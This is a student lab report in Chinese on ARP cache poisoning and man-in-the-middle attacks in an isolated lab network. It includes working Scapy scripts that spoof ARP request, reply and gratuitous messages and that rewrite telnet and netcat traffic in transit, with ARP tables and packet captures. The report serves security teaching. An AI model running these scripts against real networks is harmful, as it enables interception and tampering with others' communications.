# 网络空间安全实训实验报告

纪盛谦 57118218 2021-7-15

## Task1 : ARP Cache Poisoning

### Task1.A:using ARP request

首先构建 arp 报文将主机 A 的 arp 表设置成正确模式

```
root@f14171f54c37:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

在主机 M 上运行 ARP request 攻击程序后，主机 A 上的 ARP 表如下图所示，可见其将主机 M 的 MAC 地址映射到了主机 B 的 IP 上，攻击成功。

```
root@f14171f54c37:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

ARP request 攻击代码

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3 E = Ether()
4 A = ARP()
5 A.hwsrc = '02:42:0a:09:00:69'
6 A.psrc = '10.9.0.6'
7 A.hwdst = '02:42:0a:09:00:05'
8 A.pdst = '10.9.0.5'
9 A.op = 1
10 pkt = E/A
11 sendp(pkt)
12
13 #hostA    :  02:42:0a:09:00:05
14 #hostB    :  02:42:0a:09:00:06
15 #Attack   :  02:42:0a:09:00:69
```

Task1.B:using ARP reply

Scenario1：

在主机 A 已经有主机 B 的 IP、MAC 映射后，从主机 M 上运行 ARP reply 攻击程序，可见攻击后主机 A 将主机 B 的 IP 映射到了主机 M 的 MAC，攻击成功。

```
root@f14171f54c37:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@f14171f54c37:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

Scenario2：

通过 arp -d 清除主机 A 上的 ARP 缓存，此时可以看到主机 ARP 为空，再次从主机 M 上运行 ARP reply 攻击程序，可见攻击后主机 A 并没有将主机 B 的 IP 映射到主机 M 的 MAC，而是将主机 M 的 IP 映射到主机 M 的 MAC 地址，因此可见在被攻击者 A 上没有主机 B 的 ARP 记录时无法使用 ARP reply 攻击。

```
root@f14171f54c37:/# arp -n
root@f14171f54c37:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

APR reply 攻击代码

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP()
A.hwsrc = '02:42:0a:09:00:69'
A.psrc = '10.9.0.6'
A.hwdst = '02:42:0a:09:00:05'
A.pdst = '10.9.0.5'
A.op = 2
pkt = E/A
sendp(pkt,iface='eth0')
```

Task1.C:using ARP gratuitous message

Scenario1：

在主机 A 已经有主机 B 的 IP、MAC 映射后，从主机 M 上运行 ARP gratuitous 攻击程序，可见攻击后主机 A 将主机 B 的 IP 映射到了主机 M 的 MAC，攻击成功。

```
root@f14171f54c37:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@f14171f54c37:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

Scenario2：

在主机 A 没有主机 B 的 IP、MAC 映射的情况下，从主机 M 上运行 ARP gratuitous 攻击程序，可见攻击后主机 A 将主机 B 的 IP 映射到了主机 M 的 MAC，攻击成功。

```
root@f14171f54c37:/# arp -n
root@f14171f54c37:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

## Task2: MITM Attack on Telnet using ARP Cache Poisoning

Step2：

在 IP Forward 关闭的情况下，从主机 B 向主机 Aping，由于主机 B 中 ARP 缓存被攻击过，所有一开始发送 ICMP 报文到 M。但主机 B 一直没有回应，于是主机 B 向 M 发送 ARP 报文请求 10.9.0.5 的 MAC（第 6、8、10 条报文），M 收到后回复其主机 A 的 IP 与 MAC 映射关系的 ARP 报文（第 13 条报文），主机 B 收到该 ARP 报文后调整自己的 ARP 缓存，并成功发送 ICMP 报文到主机 A，此时主机 B 可以 ping 通主机 A。


| | | | | | |
|---|---|---|---|---|---|
| 1 | 2021-07-14 21:3… | 10.9.0.6 | 10.9.0.5 | ICMP | 98 Echo (ping) request id=0x0024, seq=1/256, ttl=64 (no respons… |
| 2 | 2021-07-14 21:3… | 10.9.0.6 | 10.9.0.5 | ICMP | 98 Echo (ping) request id=0x0024, seq=2/512, ttl=64 (no respons… |
| 3 | 2021-07-14 21:3… | 10.9.0.6 | 10.9.0.5 | ICMP | 98 Echo (ping) request id=0x0024, seq=3/768, ttl=64 (no respons… |
| 4 | 2021-07-14 21:3… | 10.9.0.6 | 10.9.0.5 | ICMP | 98 Echo (ping) request id=0x0024, seq=4/1024, ttl=64 (no respon… |
| 5 | 2021-07-14 21:3… | 10.9.0.6 | 10.9.0.5 | ICMP | 98 Echo (ping) request id=0x0024, seq=5/1280, ttl=64 (no respon… |
| 6 | 2021-07-14 21:3… | 02:42:0a:09:00:06 | 02:42:0a:09:00:69 | ARP | 42 Who has 10.9.0.5? Tell 10.9.0.6 |
| 7 | 2021-07-14 21:3… | 10.9.0.6 | 10.9.0.5 | ICMP | 98 Echo (ping) request id=0x0024, seq=6/1536, ttl=64 (no respon… |
| 8 | 2021-07-14 21:3… | 02:42:0a:09:00:06 | 02:42:0a:09:00:69 | ARP | 42 Who has 10.9.0.5? Tell 10.9.0.6 |
| 9 | 2021-07-14 21:3… | 10.9.0.6 | 10.9.0.5 | ICMP | 98 Echo (ping) request id=0x0024, seq=7/1792, ttl=64 (no respon… |
| 10 | 2021-07-14 21:3… | 02:42:0a:09:00:06 | 02:42:0a:09:00:69 | ARP | 42 Who has 10.9.0.5? Tell 10.9.0.6 |
| 11 | 2021-07-14 21:3… | 10.9.0.6 | 10.9.0.5 | ICMP | 98 Echo (ping) request id=0x0024, seq=8/2048, ttl=64 (no respon… |
| 12 | 2021-07-14 21:3… | 02:42:0a:09:00:06 | Broadcast | ARP | 42 Who has 10.9.0.5? Tell 10.9.0.6 |
| 13 | 2021-07-14 21:3… | 02:42:0a:09:00:05 | 02:42:0a:09:00:06 | ARP | 42 10.9.0.5 is at 02:42:0a:09:00:05 |
| 14 | 2021-07-14 21:3… | 10.9.0.6 | 10.9.0.5 | ICMP | 98 Echo (ping) request id=0x0024, seq=9/2304, ttl=64 (reply in … |
| 15 | 2021-07-14 21:3… | 10.9.0.5 | 10.9.0.6 | ICMP | 98 Echo (ping) reply id=0x0024, seq=9/2304, ttl=64 (request i… |
| 16 | 2021-07-14 21:3… | 10.9.0.6 | 10.9.0.5 | ICMP | 98 Echo (ping) request id=0x0024, seq=10/2560, ttl=64 (reply in… |

此时在主机 B 上查看 arp 缓存，可以看出其已经正确地将主机 A 的 IP 地址与 MAC 地址对应上。

```
root@095071d9ed4a:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
```


Step3：

将 IP Forward 打开后，再次从主机 B 向主机 A 进行 ping，发送 ICMP 报文[1]，主机 M 收到后首先通过 ARP 获得主机 A 的 IP、MAC 对应关系[2-3]，从而将主机 B 的 ICMP 报文发给主机 A[4]，主机 A 收到后回复 ICMP 报文到主机 B 的 IP[5]，但由于已经进行了 ARP 攻击，所以该报文发送到了主机 M。主机 M 收到后对主机 A 进行重定向[6]，告诉它要去主机 B 的 IP 可以直接走主机 B 的 IP 即 10.9.0.6，不用经过我 10.9.0.105 这里，但由于主机 A 的 ARP 被更改，认为自己就是直接去的 10.9.0.6 没经过主机 M，因此此次重定向失败。




| | | | | | |
|---|---|---|---|---|---|
| 1 | 2021-07-14 21:5… | 10.9.0.6 | 10.9.0.5 | ICMP | 98 Echo (ping) request id=0x002d, seq |
| 2 | 2021-07-14 21:5… | 02:42:0a:09:00:69 | Broadcast | ARP | 42 Who has 10.9.0.5? Tell 10.9.0.105 |
| 3 | 2021-07-14 21:5… | 02:42:0a:09:00:05 | 02:42:0a:09:00:69 | ARP | 42 10.9.0.5 is at 02:42:0a:09:00:05 |
| 4 | 2021-07-14 21:5… | 10.9.0.6 | 10.9.0.5 | ICMP | 98 Echo (ping) request id=0x002d, seq |
| 5 | 2021-07-14 21:5… | 10.9.0.5 | 10.9.0.6 | ICMP | 98 Echo (ping) reply id=0x002d, seq |
| 6 | 2021-07-14 21:5… | 10.9.0.105 | 10.9.0.5 | ICMP | 126 Redirect (Redirect for |

同样为了将主机 A 返回的 ICMP 报文给主机 B，主机 M 通过 ARP 获得主机 B 的 IP、MAC 关系[7-8]，从而转发给主机 B 报文[9]。主机 B 再次发送 ICMP 报文进行 ping[10]，主机 M 收到后同样想要对主机 B 进行重定向[11]，同重定向主机 A 失败原因一样，此次重定向也失败了。之后便一直如此往复。



| | | | | | |
|---|---|---|---|---|---|
| 7 | 2021-07-14 21:5… | 02:42:0a:09:00:69 | Broadcast | ARP | 42 Who has 10.9.0.6? Tell 10.9.0.105 |
| 8 | 2021-07-14 21:5… | 02:42:0a:09:00:06 | 02:42:0a:09:00:69 | ARP | 42 10.9.0.6 is at 02:42:0a:09:00:06 |
| 9 | 2021-07-14 21:5… | 10.9.0.5 | 10.9.0.6 | ICMP | 98 Echo (ping) reply id=0x002d, seq |
| 10 | 2021-07-14 21:5… | 10.9.0.6 | 10.9.0.5 | ICMP | 98 Echo (ping) request id=0x002d, seq |
| 11 | 2021-07-14 21:5… | 10.9.0.105 | 10.9.0.6 | ICMP | 126 Redirect (Redirect for |
| 12 | 2021-07-14 21:5… | 10.9.0.6 | 10.9.0.5 | ICMP | 98 Echo (ping) request id=0x002d, seq |
| 13 | 2021-07-14 21:5… | 10.9.0.5 | 10.9.0.6 | ICMP | 98 Echo (ping) reply id=0x002d, seq |
| 14 | 2021-07-14 21:5… | 10.9.0.105 | 10.9.0.5 | ICMP | 126 Redirect (Redirect for |
| 15 | 2021-07-14 21:5… | 10.9.0.5 | 10.9.0.6 | ICMP | 98 Echo (ping) reply id=0x002d, seq |
| 16 | 2021-07-14 21:5… | 10.9.0.6 | 10.9.0.5 | ICMP | 98 Echo (ping) request id=0x002d, seq |

经过多次主机 M 向主机 A、B 重定向失败后，主机 A、B 开始感觉奇怪，于是发送 ARP 报文请求彼此的 IP、MAC 映射[37-40]。最后双方响应彼此 ARP，更改了 ARP 缓存信息。




```
root@095071d9ed4a:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
```

Step4：

从主机 A 向主机 B 请求 telnet 服务，刚开始建立 TCP 连接时可以正常进行操作，而当将 IP Forward 关闭后则不能输入。

```
seed@095071d9ed4a:~$ ls
seed@095071d9ed4a:~$ cd ..
seed@095071d9ed4a:/home$ ls
seed
seed@095071d9ed4a:/home$
```

此时运行 MITM 攻击代码，再次从主机 A 中输入指令，只会显示字符 Z。

```
seed@095071d9ed4a:~$ cd ..
seed@095071d9ed4a:/home$ ls
seed
seed@095071d9ed4a:/home$ ZZZZZZZZ
```

在攻击代码的报文过滤中，除了原有的 tcp，本实验中还增加了 not ether src 02:42:0a:09:00:69,即不会抓取从攻击者主机 M 上发出的报文。

```
f = 'tcp and not ether src 02:42:0a:09:00:69'
```

同时在新负载上，赋予其与原负载个数相同的字符'Z'，从而实现字符更替。

```
newdata = ''
for i in range(len(data)):
    newdata += 'Z'
```

基于 ARP 缓存污染的 MITM 攻击代码：

```
#!/usr/bin/env python3
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:

        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        ################################################################

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load # The original payload data
            newdata = ''
            for i in range(len(data)):
                newdata += 'Z'
            send(newpkt/newdata)
        else:
            send(newpkt)
        ################################################################

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)


f = 'tcp and not ether src 02:42:0a:09:00:69'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

## Task3: MITM Attack on Netcat using ARP Cache Poisoning

在主机 B 上打开 nc 服务，从主机 A 向主机 B 进行 nc，此时运行攻击程序，可以看到无论从主机 A 输入 jsq 还是从主机 B 输入 jsq 都会在对方那里显示 AAA，而其他字符不会被更改，MITM 攻击成功。

```
root@f14171f54c37:/# nc 10.9.0.6 9090
jsq
123
AAA
123
```

```
root@095071d9ed4a:/# nc -lp 9090
AAA
123
jsq
123
```

在代码实现方面同样使用 Task2 的过滤规则，实现攻击者不会抓取从自己这里发出的报文，可以从下图主机 M 上截图可以看出主机 M 没有抓取自己发的报文。

```
root@f837a5ff62d7:/volumes# python3 mitm2.py
LAUNCHING MITM ATTACK.........
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'jsq\n', length: 4
.
Sent 1 packets.
.
Sent 1 packets.
*** b'123\n', length: 4
.
Sent 1 packets.
.
Sent 1 packets.
```

攻击代码：

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)

   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))

       # Replace a pattern
       newdata = data.replace(b'jsq', b'AAA')

       send(newpkt/newdata)
   else:
       send(newpkt)

f = 'tcp and not ether src 02:42:0a:09:00:69'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
~
```